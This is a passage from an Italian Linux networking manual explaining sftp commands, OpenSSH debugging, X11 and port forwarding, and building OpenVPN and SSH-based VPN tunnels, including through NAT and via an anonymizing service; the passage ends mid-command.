`ls` [`-l`] [***directory_remota***]	Elenca il contenuto della directory remota specificata, oppure di quella corrente se non viene indicata.
`chmod` ***permessi file_remoto***	Cambia i permessi sul file remoto.
`chown` ***utente file_remoto***	Cambia l'utente proprietario del file remoto indicato.
`chgrp` ***gruppo file_remoto***	Cambia il gruppo abbinato al file remoto indicato.
`mkdir` ***directory_remota***	Crea una directory nel sistema remoto.
`pwd`	Visualizza il nome della directory corrente del sistema remoto.
`ln` ***percorso_esistente collegamento_da_creare***	Crea un collegamento simbolico presso il sistema remoto.
`rename` ***nome_originale nome_nuovo***	Cambia il nome o sposta un file presso il sistema remoto.
`rm` ***file_remoto***	Cancella il file indicato presso il sistema remoto.
`rmdir` ***directory_remota***	Elimina la directory indicata presso il sistema remoto.
`lcd` [***directory_locale***]	Cambia la directory corrente nel sistema locale.
`lls` [`-l`] [***directory_locale***]	Elenca il contenuto della directory locale specificata, oppure di quella corrente se non viene indicata.
`lmkdir` ***directory_locale***	Crea una directory nel sistema locale.
`lpwd`	Visualizza il nome della directory corrente del sistema locale.
`!` [***comando*** [***argomenti***]]	Avvia una shell sull'elaboratore locale, oppure esegue localmente il comando indicato con gli argomenti che gli vengono forniti.
`get` [`-P`] ***file_remoto*** [***file_locale***]	Riceve il file remoto indicato, eventualmente rinominandolo come indicato. Se si usa l'opzione '**`-P`**', vengono preservati i permessi originali.
`put` [`-P`] ***file_locale*** [***file_remoto***]	Invia il file locale indicato, eventualmente rinominandolo come indicato. Se si usa l'opzione '**`-P`**', vengono preservati i permessi originali.

44.7.9 Verifica del funzionamento di un servente OpenSSH

In condizioni normali, la configurazione tipica di OpenSSH consente delle connessioni dove il riconoscimento degli utenti avviene attraverso l'inserimento della parola d'ordine. Per ragioni di sicurezza, le forme di autenticazione «RHOST», ovvero quelle basate sull'uso dei file '`/etc/hosts.equiv`', '`/etc/shosts.equiv`', '`~/.rhosts`' e '`~/.shosts`', sono disabilitate.

Di solito, l'autenticazione basata sulla verifica della chiave pubblica è abilitata, ma si richiede che i permessi e la proprietà dei file relativi siano coerenti per il contesto a cui si riferiscono.

In generale, è bene evitare le forme di autenticazione RHOST, anche quando sono mediate dal riconoscimento concorrente della chiave pubblica; pertanto, se è necessario accedere senza l'indicazio-

ne di una parola d'ordine, il modo più corretto rimane quello del riconoscimento della chiave, senza altre interferenze.

Spesso, quando si cerca di realizzare una connessione senza bisogno di inserire la parola d'ordine, si incappa in qualche problema che impedisce di ottenere il risultato. Per scoprire dove sia il problema, è necessario avviare il demone '**sshd**' in modalità diagnostica, per seguire una connessione singola e vedere cosa succede veramente:

```
# sshd -e -d 2>&1 | less [Invio]
```

All'avvio, ciò che si ottiene sono i messaggi relativi allo stato della configurazione. Per esempio:

```
debug1: Seeding random number generator
debug1: sshd version OpenSSH_3.0.2p1 Debian 1:3.0.2p1-9
debug1: private host key: #0 type 0 RSA1
debug1: read PEM private key done: type RSA
debug1: private host key: #1 type 1 RSA
debug1: read PEM private key done: type DSA
debug1: private host key: #2 type 2 DSA
debug1: Bind to port 22 on 0.0.0.0.
Server listening on 0.0.0.0 port 22.
Generating 768 bit RSA key.
RSA key generation complete.
```

Se dal nodo *dinkel.brot.dg* l'utente '**tizio**' tenta di collegarsi, si può leggere, in particolare, l'estratto seguente:

```
Connection from 192.168.1.1 port 32773
…
debug1: trying public key file /home/tizio/.ssh/authorized_keys
debug1: matching key found: file /home/tizio/.ssh/authorized_keys, line 3
…
debug1: ssh_rsa_verify: signature correct
Accepted publickey for tizio from 192.168.1.1 port 32773 ssh2
debug1: Entering interactive session for SSH2.
```

In questo caso si evidenzia un'autenticazione basata sul riconoscimento della chiave pubblica. Ecco cosa potrebbe succedere invece se i permessi non vengono ritenuti adeguati:

```
debug1: trying public key file /home/tizio/.ssh/authorized_keys
Authentication refused: bad ownership or modes for directory /home/tizio
```

In questo caso, l'autenticazione basata sul riconoscimento della chiave pubblica, non funziona perché la directory personale dell'utente consente la scrittura al gruppo, pertanto si ricade nella solita autenticazione per mezzo della parola d'ordine.

44.7.10 X in un tunnel OpenSSH

OpenSSH è configurato in modo predefinito per gestire automaticamente le connessioni di X. Per comprenderlo è meglio fare subito un esempio pratico. Si immagini di avere avviato X sul proprio elaboratore locale e di avere aperto una finestra di terminale con la quale si effettua una connessione presso un sistema remoto, attraverso '**ssh**'. Dopo avere stabilito la connessione, si vuole avviare su quel sistema un programma che utilizza il servente grafico locale: basta avviarlo e tutto funziona, semplicemente, all'interno di un tunnel cifrato di OpenSSH.

Il meccanismo attuato da OpenSSH per arrivare a questo risultato è molto complesso, garantendo il funzionamento della connessione anche se le autorizzazioni per l'accesso al servente grafico locale non sono state concesse al sistema remoto.

Nel momento in cui si accede al sistema remoto attraverso '**ssh**' da una finestra di terminale di X, la controparte nel sistema remoto, cioè '**sshd**', genera o aggiorna il file '`~/.Xauthority`' nel profilo personale dell'utente utilizzato per accedere, attraverso il proprio canale privilegiato. Se dopo la connessione si prova a visualizzare il contenuto della variabile ***DISPLAY***, si dovrebbe osservare che viene indicato uno schermo speciale nel sistema remoto. Si osservi l'esempio:

```
tizio@dinkel.brot.dg:~$ ssh -l caio roggen.brot.dg [Invio]

caio's password: ***** [Invio]
```


In questo modo, l'utente '**tizio**' che si trova presso il nodo *dinkel.brot.dg*, cerca di accedere a *roggen.brot.dg*, utilizzando lì il nominativo-utente '**caio**'. La prima volta che lo fa ottiene la creazione del file '`~/.Xauthority`' nel sistema remoto, come mostrato qui sotto:

```
/usr/X11/bin/xauth: creating new authority file
↪/home/caio/.Xauthority

caio@roggen.brot.dg:~$ echo $DISPLAY [Invio]

roggen.brot.dg:10.0
```

Contrariamente al solito, lo schermo sembra essere collocato presso il sistema remoto, proprio perché è OpenSSH a gestire tutto. In questo modo però, non contano più le autorizzazioni o i divieti fatti attraverso la gestione normale di X. Inoltre, dal momento che la connessione di X è incapsulata nel protocollo SSH, non valgono più eventuali restrizioni poste nei router per impedire l'utilizzo di tale protocollo.

La connessione instaurata attraverso OpenSSH garantisce che la comunicazione riferita alla gestione del servente grafico sia protetta, risolvendo la maggior parte dei problemi di sicurezza derivati dall'uso di X attraverso la rete. Tuttavia, questo non garantisce che il sistema sia completamente sicuro, dal momento che un aggressore potrebbe collocarsi nel nodo remoto e da lì sfruttare il tunnel predisposto proprio da OpenSSH, come documentato in *The interaction between SSH and X11*, di Ulrich Flegel.

A questo punto, si potrebbe ritenere conveniente di vietare in ogni caso l'utilizzo delle applicazioni per X attraverso la rete, ma dal momento che OpenSSH scavalca i sistemi tradizionali, occorre configurare proprio OpenSSH per questo. In generale, se è questa l'intenzione, si agisce nel file '`/etc/ssh/sshd_config`', con la direttiva '**X11Forwarding**', in modo che '**sshd**' non si presti alla gestione di X nel modo descritto:

```
…
X11Forwarding no
…
```

Eventualmente, lo stesso utente può impedirsi di usare X attraverso OpenSSH, intervenendo nel file '`~/.ssh/config`' con la direttiva '**ForwardX11**':

```
…
ForwardX11 no
…
```

44.7.11 Creazione di un tunnel cifrato generico con OpenSSH

Il cliente OpenSSH è in grado di realizzare un tunnel cifrato tra due elaboratori, attraverso una tecnica chiamata *port forwarding*. In pratica si apre una connessione SSH normale, con o senza l'attivazione di una shell remota, nella quale si inserisce una comunicazione aggiuntiva che collega una porta remota con una porta locale. L'esempio seguente dovrebbe servire per comprendere la tecnica:

1. `tizio@roggen.brot.dg:~$ ssh -N -L 9090:dinkel.brot.dg:80 caio@dinkel.brot.dg [Invio]`

   l'utente '**tizio**' presso l'elaboratore *roggen.brot.dg* si collega all'elaboratore *dinkel.brot.dg*, con l'utenza '**caio**', per aprire un tunnel tra *dinkel.brot.dg:80* e *roggen.brot.dg:9090*;

2. [*Ctrl z*]

   `tizio@roggen.brot.dg:~$ bg [Invio]`

   dopo essersi identificato presso l'elaboratore remoto, sospende l'esecuzione del programma e quindi lo riattiva sullo sfondo;

3. `tizio@roggen.brot.dg:~$ links http://localhost:9090 [Invio]`

   A questo punto si può visitare il sito *http://dinkel.brot.dg:80* utilizzando invece l'indirizzo *http://localhost:9090*, garantendo che la comunicazione tra l'elaboratore locale (*roggen.brot.dg*) e *dinkel.brot.dg* avvenga in modo cifrato.

Tabella 44.110. Opzioni di '**ssh**' specifiche per la realizzazione di un tunnel tra l'elaboratore locale e un nodo remoto, dove sia disponibile un servente OpenSSH attivo.

Opzione	Descrizione
`-N`	Non esegue un comando presso l'elaboratore remoto.
`-L` *porta_locale* : *nodo_remoto* : *porta_remota* `-L` *porta_locale* / *nodo_remoto* / *porta_remota*	Apre la porta locale indicata e ritrasmette le comunicazioni con questa porta alla porta dell'elaboratore remoto indicato. Se si apre localmente una porta privilegiata, occorre agire in qualità di utente '**root**' nell'elaboratore locale. La prima notazione riguarda IPv4, mentre la seconda riguarda IPv6.
`-R` *porta_remota* : *nodo_locale* : *porta_locale* `-R` *porta_remota* / *nodo_locale* / *porta_locale*	Apre la porta remota indicata e ritrasmette le comunicazioni con questa porta a quella dell'elaboratore locale indicato. Se si apre una porta privilegiata remota, occorre agire in qualità di utente '**root**' nell'elaboratore remoto. La prima notazione riguarda IPv4, mentre la seconda riguarda IPv6.

44.7.12 Installazione

L'installazione di OpenSSH è semplice: si deve predisporre la chiave del nodo, come già descritto più volte; quindi, se si vogliono accettare connessioni, basta avviare il demone '**sshd**', possibilmente attraverso uno script della procedura di inizializzazione del sistema.

La configurazione è facoltativa e deve essere fatta solo se si desiderano inserire forme particolari di limitazioni (come nel caso del divieto dell'inoltro di X), oppure se si vuole concedere l'autenticazione RHOST (cosa che è meglio non fare).

Alcune versioni precompilate di OpenSSH sono organizzate in modo da utilizzare la directory '`/etc/ssh/`' per il file di configurazione del sistema (come è stato mostrato qui); altre mettono direttamente tali file nella directory '`/etc/`'.

44.8 VPN: virtual private network

Ciò che è noto come VPN (*virtual private network*), ovvero «rete privata virtuale», è un'estensione di una rete privata (LAN) per mezzo di un tunnel che attraversa una rete più grande (Internet). Il tunnel fa sì che si possa lavorare come se si trattasse di una sola rete locale, distinguendo se il collegamento avviene al secondo o al terzo livello del modello ISO/OSI, e di solito utilizza una tecnica di cifratura, per mantenere «privato» il contenuto dei dati che lo attraversano.

Quando esposto in questo capitolo riguarda principalmente i sistemi GNU/Linux e i tunnel considerati sono relativi al terzo livello del modello ISO/OSI.

44.8.1 Interfacce dei tunnel

Il tunnel necessario per la realizzazione di una rete privata virtuale, mostra alle sue estremità delle interfacce virtuali. Infatti, il tunnel funziona attraverso la connettività esistente, avvalendosi delle interfacce di rete reali; tuttavia, per creare l'astrazione della rete virtuale privata, si mostra come se ci fossero delle interfacce aggiuntive, software, collegate tra loro in un qualche modo imprecisato.

Le interfacce di rete virtuali tipiche di un tunnel sono di due tipi: TAP e TUN. Le interfacce virtuali «TAP» riproducono il funzionamento di un'interfaccia di rete fisica, al secondo livello del modello

ISO/OSI. Le interfacce virtuali «TUN» (dove «tun» sta per «tunnel»), sono interfacce astratte che operano esclusivamente nel terzo livello del modello ISO/OSI.

Un tunnel tra due elaboratori relativamente «lontani», realizzato attraverso interfacce virtuali di tipo TAP, funziona come *bridge*, mentre un tunnel basato su interfacce virtuali di tipo TUN, va gestito attraverso la configurazione corretta degli instradamenti.

Nei sistemi GNU/Linux, la gestione di interfacce virtuali di tipo TUN/TAP richiede la presenza di un file di dispositivo apposito, rappresentato da '`/dev/net/tun`'. Quando si utilizza il sistema uDev per la gestione automatica dei file di dispositivo, questo dovrebbe essere già presente. Tuttavia, in caso di necessità, potrebbe essere creato con il comando seguente:

```
# mknod /dev/net/tun c 10 200 [Invio]
```

Nel kernel Linux può darsi che la funzionalità necessaria alla gestione di queste interfacce sia demandata a un modulo, il quale eventualmente va attivato:

```
# modprobe tun [Invio]
```

Una volta creato un tunnel, le interfacce virtuali connesse alle sue estremità funzionano come se fossero le interfacce reali di una connessione punto-punto e va considerata la configurazione del filtro dei pacchetti, se da una delle parti si applica una politica di controllo di qualche tipo: in pratica, va verificata tale configurazione per consentire il traffico a cui si è interessati effettivamente.

Per esempio, per consentire l'ingresso di qualunque pacchetto attraverso qualunque interfaccia TUN, in un sistema GNU/Linux si potrebbe usare '**iptables**' nel modo seguente:


```
# iptables -A INPUT -i tun+ -j ACCEPT [Invio]
```

Lo stesso discorso può valere per l'attraversamento e l'uscita, in base alla politica che si intende attuare in relazione al filtro dei pacchetti. Ma naturalmente si può formulare il filtro in maniera differente, facendo riferimento solo agli indirizzi IP assegnati.

44.8.2 Introduzione a OpenVPN

OpenVPN[22] è un programma, funzionante in qualità di demone, in grado di realizzare un tunnel, cifrato o meno, al secondo o al terzo livello del modello ISO/OSI. OpenVPN consente di realizzare tunnel anche in condizioni avverse, ma qui si considerano solo le situazioni più semplici; in particolare ci si riferisce alla situazione rappresentata dal disegno successivo.

Figura 44.111. Due reti private connesse attraverso un tunnel, in modo da poter formare una sola rete locale estesa.



Il tunnel più semplice che possa essere realizzato tra i nodi «A» e «B», non cifrato, richiede i comandi seguenti, da eseguire rispettivamente presso il primo e il secondo nodo:

```
A # openvpn --remote 2.3.4.5 --dev tun1 ↩
↪           --ifconfig 172.19.1.1 172.19.1.2 [Invio]
```

```
B # openvpn --remote 1.2.3.4 --dev tun1 ↩
↪           --ifconfig 172.19.1.2 172.19.1.1 [Invio]
```

Dal nodo «A» e dal nodo «B» è possibile verificare la configurazione dell'interfaccia virtuale e l'instradamento relativo ottenuti:

```
A # ifconfig [Invio]
```

```
…
tun1      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:172.19.1.1  P-t-P:172.19.1.2  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:7 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:588 (588.0 B)  TX bytes:588 (588.0 B)
…
```

nodoA # **ifconfig** [*Invio*]

```
…
tun1      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:172.19.1.2  P-t-P:172.19.1.1  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:7 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:588 (588.0 B)  TX bytes:588 (588.0 B)
…
```

nodoA # **route -n** [*Invio*]

```
…
Kernel IP routing table
Destination  Gateway  Genmask         Flags Metric Ref  Use Iface
172.19.1.2   0.0.0.0  255.255.255.255 UH    0      0      0 tun1
…
```

nodoB # **route -n** [*Invio*]

```
…
Kernel IP routing table
Destination  Gateway  Genmask         Flags Metric Ref  Use Iface
172.19.1.1   0.0.0.0  255.255.255.255 UH    0      0      0 tun1
…
```

A questo punto, tra i nodi «A» e «B» deve essere possibile comunicare e lo si può verificare inizialmente con un comando come '**ping**':

nodoA # **ping 172.19.1.2** [*Invio*]

nodoB # **ping 172.19.1.1** [*Invio*]

Tuttavia, per far sì che la rete «A», corrispondente nell'esempio agli indirizzi 172.17.∗.∗, possa comunicare con la rete «B», corrispondente agli indirizzi 172.18.∗.∗, occorre predisporre gli instradamenti appropriati nei router «A» e «B»:

nodoA # **route add -net 172.18.0.0 netmask 255.255.0.0** ↩
↪ **gw 172.19.1.2** [*Invio*]

nodoB # **route add -net 172.17.0.0 netmask 255.255.0.0** ↩
↪ **gw 172.19.1.1** [*Invio*]

nodoA # **route -n** [*Invio*]

```
…
Kernel IP routing table
Destination  Gateway     Genmask         Flags Metric Ref Use Iface
172.19.1.2   0.0.0.0     255.255.255.255 UH    0      0     0 tun1
172.18.0.0   172.19.1.2  255.255.0.0     UG    0      0     0 tun1
…
```

nodoA # **route -n** [*Invio*]

```
…
Kernel IP routing table
Destination  Gateway     Genmask         Flags Metric Ref Use Iface
172.19.1.1   0.0.0.0     255.255.255.255 UH    0      0     0 tun1
172.17.0.0   172.19.1.1  255.255.0.0     UG    0      0     0 tun1
…
```

Per realizzare una connessione cifrata tra i due nodi, i comandi iniziali con cui si avvia OpenVPN vanno modificati con l'aggiunta di opzioni appropriate. Il modo più semplice di cifrare la comunicazione consiste nell'utilizzo di una chiave simmetrica (chiave segreta), la quale deve essere usate in entrambi i nodi. Per generare una chiave di questo tipo si usa il comando seguente:

openvpn --genkey --secret chiave_segreta [*Invio*]

In questo modo, si genera il file '`chiave_segreta`' che può avere un aspetto simile a quello seguente:

```
#
# 2048 bit OpenVPN static key
#
-----BEGIN OpenVPN Static key V1-----
a915cb41c5aebafd10d798df29411649
14d70f15baac22ca6f92e9be6439882e
4e4e685e816c5c27ccd17b28b43867b6
4ba513471bd6370113b2dcf0dceb6057
407d6b18a584238a85f5d5220c3f41b2
4c0847624a214433a4b0afd22fcbe3ab
4778f0b87f73bd1dd2e736647c82e6c9
c94fa563d45e1823c034aedb15ac6149
06ecd71c748c27480cddecfede51f9c6
b7e087b375819602ca350eb13374e9ab
fa27b72993da1802f4ef6acb1101e966
448985e9595d06cabe226781c0b09746
02e96b91f7fd8919fa57eae1e823b50a
6076f32524a14e268e95e019b23712dd
cd6d1b3173e31d15954c28ac429e5ec6
bebab6f9443bdfaf7d2216c9bc221fce
-----END OpenVPN Static key V1-----
```

Questo file deve essere messo a disposizione del nodo «A» e del nodo «B», avendo cura di trasmetterlo attraverso un canale riservato, quindi i comandi con cui si instaura il tunnel diventano i seguenti:

nodoA # **openvpn --remote 2.3.4.5 --dev tun1** ↩
↪ **--ifconfig 172.19.1.1 172.19.1.2** ↩
↪ **--secret chiave_segreta** [*Invio*]

nodoB # **openvpn --remote 1.2.3.4 --dev tun1** ↩
↪ **--ifconfig 172.19.1.2 172.19.1.1** ↩
↪ **--secret chiave_segreta** [*Invio*]

Tutto il resto procede nello stesso modo già visto negli esempi precedenti. Va comunque osservato che il file contenente la chiave segreta per instaurare il tunnel cifrato, deve essere protetto in modo che non possa risultare accessibile in lettura a utenti non privilegiati.


Naturalmente, negli esempi mostrati è stata omessa la dimostrazione della configurazione delle due reti private. Si può intendere che i nodi «A» e «B» siano router NAT per le reti rispettive e che siano configurati correttamente per tale scopo.

Va poi tenuto in considerazione che OpenVPN potrebbe funzionare come servente in attesa di connessioni multiple (ma per questo occorre consultare la documentazione). In tal caso, però, la scelta di usare una cifratura basata su chiave simmetrica potrebbe essere inadeguata; pertanto, OpenVPN consente di usare un sistema basato su chiavi asimmetriche, con lo scambio di certificati. Naturalmente il procedimento si complica, ma è descritto dettagliatamente nella documentazione originale.

44.8.3 OpenVPN attraverso un router NAT

Quando il tunnel realizzato con OpenVPN deve attraversare un router NAT, bisogna fare in modo che questo componente permetta il traffico relativo al tunnel stesso e lo diriga correttamente. OpenVPN si avvale, di norma, del protocollo UDP utilizzando come porta 1 194 (a meno di utilizzare opzioni specifiche per il protocollo TCP o per una porta differente); pertanto, i router NAT devono consentire il passaggio del protocollo UDP, relativo alla porta locale 1194.

Figura 44.119. Attraversamento di un router NAT.



I due router NAT vanno configurati in modo da dirigere il traffico UDP destinato alla porta 1194, rispettivamente al nodo «A» e al nodo «B», togliendo eventuali filtri che ne possono bloccare il passaggio. Inoltre, dato che questi router intervengono nel traffico UDP (e TCP) rimpiazzando le porte ci si deve avvalere dell'opzione '**--ping *n***', per far sì che il collegamento instaurato venga «ricordato» dal router NAT. L'argomento dell'opzione indica infatti una quantità di secondi, oltre la quale, in mancanza di traffico attraverso

il tunnel, deve essere mandato un pacchetto fittizio per mantenere attivo il collegamento. Ecco quindi come potrebbe essere instaurato il tunnel, tra i nodi «A» e «B», utilizzando una chiave segreta e garantendo che il tunnel rimanga attivo con pause non più lunghe di 10 secondi:

```
# openvpn --remote 2.3.4.5 --dev tun1 ↩
↪          --ifconfig 172.19.1.1 172.19.1.2 --ping 10 ↩
↪          --secret chiave_segreta [Invio]


# openvpn --remote 1.2.3.4 --dev tun1 ↩
↪          --ifconfig 172.19.1.2 172.19.1.1 --ping 10 ↩
↪          --secret chiave_segreta [Invio]
```

44.8.4 Utilizzare un servizio anonimizzatore con OpenVPN

Esistono dei servizi, gratuiti o a pagamento, con i quali è possibile realizzare un collegamento VPN, allo scopo di superare vincoli locali o per nascondere il proprio indirizzo IP. Per esempio, un firewall della propria rete locale potrebbe impedire l'accesso a certi siti o a certi servizi, così la realizzazione di una VPN potrebbe permettere di raggirare l'ostacolo. Ma una VPN di questo tipo potrebbe essere giustificata anche da scopi più nobili: tenendo conto che il tunnel di norma è cifrato, potrebbe servire a garantire che nella prima parte della nostra connessione il traffico non possa essere intercettato.

Va però osservato che avvalendosi di un servizio anonimizzatore si fa in modo che tutto il proprio traffico passi per il nodo che ci offre questo servizio, consentendo a chi lo gestisce, se lo vuole, di raccogliere tutte le informazioni che possono essere intercettate dal nostro traffico, indipendentemente dal fatto che il tunnel fino a lì sia cifrato o meno.

Figura 44.120. Collegamento a un anonimizzatore.



A titolo di esempio viene mostrato in che modo potrebbe essere realizzato un tunnel VPN con il servizio offerto da *http://hostizzle.com* . La figura mostra che il nodo «C» crea un tunnel con il nodo «D», il quale rappresenta l'anonimizzatore. Con questo tunnel, «C» riesce a superare eventuali blocchi inseriti nel firewall che consente di raggiungere la rete esterna. Gli indirizzi che appaiono nella figura sono indicativi, ma conformi agli esempi successivi.

Per realizzare il tunnel VPN, il servizio *http://hostizzle.com* richiede di utilizzare OpenVPN con una configurazione precisa e con un sistema di cifratura basato sullo scambio di certificati. In pratica, il servizio richiede di effettuare una registrazione e poi fa scaricare un pacchetto contenente tutti i file necessari, per esempio:

```
total 20
-rw-r--r--   885  0e24ce2e3a7b385a1f64c734857ff550.ovpn
-rw-r--r--  1220  ca.crt
-rw-r--r--  3779  client.crt
-rw-------   887  client.key
-rw-r--r--   636  ta.key
```

Questi file vanno messi tutti assieme in una collocazione scelta per la configurazione di OpenVPN. Per esempio, si suppone si trovino nella directory '`/etc/openvpn/hostizzle.com/`'. A questo punto, nel nodo «C» è sufficiente lanciare il comando seguente:

```
# openvpn --config ↩
↪/etc/openvpn/hostizzle.com/0e24ce2e3a7b385a1f64c734857ff550.ovpn [Invio]
```


Infatti, il file che nell'esempio ha il nome '`0e24ce2e3a7b385a1f64c734857ff550.ovpn`', contiene tutte le informazioni necessarie a OpenVPN per instaurare il tunnel VPN cercando di farsi strada attraverso il firewall. A questo proposito, la lettura del file può essere istruttiva:

```
client
dev tun
proto tcp

# Change my.publicdomain.com to your public domain or IP
# address
remote 76.10.222.65 80
remote 76.10.222.65 1194
remote 76.10.222.65 443
remote 76.10.222.65 35
remote 76.10.222.65 36
remote 76.10.222.65 37
remote 76.10.222.65 38
remote 76.10.222.65 39
remote 76.10.222.65 40
remote 76.10.222.65 41
remote 76.10.222.65 42
remote 76.10.222.65 43
remote 76.10.222.65 44
remote 76.10.222.65 45
remote 76.10.222.65 46
remote 76.10.222.65 47
remote 76.10.222.65 48
remote 76.10.222.65 49
remote 76.10.222.65 50
remote 76.10.222.65 51
remote 76.10.222.65 52
remote 76.10.222.65 119
remote 76.10.222.65 563

remote-random

resolv-retry infinite
nobind
persist-key
persist-tun

tls-auth ta.key 1

ca ca.crt
cert client.crt
key client.key

ns-cert-type server

#DNS Options here, CHANGE THESE !!
#push "dhcp-option DNS 10.8.0.1"

comp-lzo

verb 3

ping-restart 10
```

Si può vedere che il nodo remoto dell'anonimizzatore ha l'indirizzo 76.10.222.65 e che si vuole fare provare a OpenVPN di connettersi a varie porte, usando però il protocollo TCP, contando che per almeno una di queste il firewall consenta il passaggio. Evidentemente, l'anonimizzatore offre l'accesso a OpenVPN attraverso tutte quelle porte.

Una volta instaurato il tunnel, nel nodo «C» potrebbe leggersi la configurazione dell'interfaccia virtuale e degli instradamenti seguenti:

```
# ifconfig [Invio]
```

```
…
tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:10.8.0.234  P-t-P:10.8.0.233  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:128 errors:0 dropped:0 overruns:0 frame:0
          TX packets:124 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:83426 (81.4 KiB)  TX bytes:8574 (8.3 KiB)
…
```


`# route -n` [*Invio*]

```
Kernel IP routing table
Destination  Gateway     Genmask         Flags Metric Ref  Use Iface
…
10.8.0.233   0.0.0.0     255.255.255.255 UH    0      0      0 tun0
…
0.0.0.0      10.8.0.233  0.0.0.0         UG    0      0      0 tun0
```

44.8.5 VPN attraverso OpenSSH


In un sistema GNU/Linux, con l'ausilio di OpenSSH, è possibile creare un tunnel cifrato per collegare tra loro due reti private, attraverso Internet. La creazione del tunnel implica la definizione di un'interfaccia di rete virtuale che viene configurata convenientemente, come se fosse un'interfaccia reale, attraverso una rete fisica.

A titolo di esempio, si prendano due reti private separate, come quelle dello schema seguente:




A sinistra si vede una rete locale con indirizzi 172.17.0.0/16, mentre a destra appare un'altra rete locale con indirizzi 172.21.0.0/16. La rete di destra accede a Internet attraverso un elaboratore che svolge il compito di router, avendo all'esterno un indirizzo IPv4 statico raggiungibile (1.2.3.4); la rete a sinistra, invece, ha un router, il quale però è isolato da un firewall (che in più trasforma anche gli indirizzi).

Fortunatamente, dalla rete di sinistra è possibile accedere all'elaboratore 1.2.3.4 attraverso il protocollo SSH. Pertanto, dalla rete di sinistra, è possibile attivare un tunnel SSH:



Si suppone che la creazione del tunnel produca l'apparizione, rispettivamente dell'interfaccia di rete virtuale '**tun1**' e '**tun0**'. Queste interfacce vengono configurate, da una parte e dall'altra, con l'aggiunta di instradamenti appropriati:



44.8.5.1 Configurazione e opzioni significative

OpenSSH, dal lato servente (dalla parte che deve ricevere la richiesta di connessione), ovvero nel lato destro degli esempi mostrati, deve essere configurato in modo da accettare la creazione di un tunnel. Per questo occorre verificare che nel file '`/etc/ssh/sshd_config`' ci sia la direttiva seguente:


```
…
PermitTunnel point-to-point
…
```

Inoltre, considerato che il tunnel deve attraversare un NAT (un sistema di trasformazione degli indirizzi), è necessario che ci sia un minimo di scambio di pacchetti, anche se privi di utilità, per evitare che la connessione venga abbattuta (dimenticata) dal NAT stesso. Per questo si possono usare delle opzioni nella riga di comando di '**ssh**', in modo da mantenere attivo il collegamento.

Tabella 44.129. Opzioni utili nell'uso di '**ssh**' quando si vuole stabilire un tunnel cifrato.

Opzione	Descrizione
`-C`	Richiede che i dati trasmessi siano compressi, per ridurre l'utilizzo di banda.
`-f`	Richiede che il programma si metta a lavorare sullo sfondo, ma solo prima dell'esecuzione del comando, in modo da consentire, eventualmente, l'inserimento di una parola d'ordine.
`-o ServerAliveInterval` ***n***	Richiede che ogni ***n*** secondi di inattività, venga inviato un pacchetto di richiesta di attenzione al servente, attraverso il canale cifrato.
`-o ServerAliveCountMax` ***n***	Dopo ***n*** tentativi falliti di ottenere una risposta dal servente, la connessione viene abbattuta.
`-w` ***tun_loc*** `:` ***tun_rem***	Stabilisce i nomi delle interfacce di rete virtuali da creare, presso l'elaboratore locale e presso quello remoto. I nomi devono essere compatibili con il sistema operativo e non devono essere già in uso per altri tunnel.

44.8.5.2 Attivazione del tunnel dal lato «cliente»

Dal lato cliente (la parte sinistra degli esempi mostrati), si attiva il tunnel contando di poter creare l'interfaccia '**tun1**' e '**tun0**' rispettivamente:

```
# ssh -o "ServerAliveInterval 1" ↩
↪     -o "ServerAliveCountMax 700" ↩
↪     -f ↩
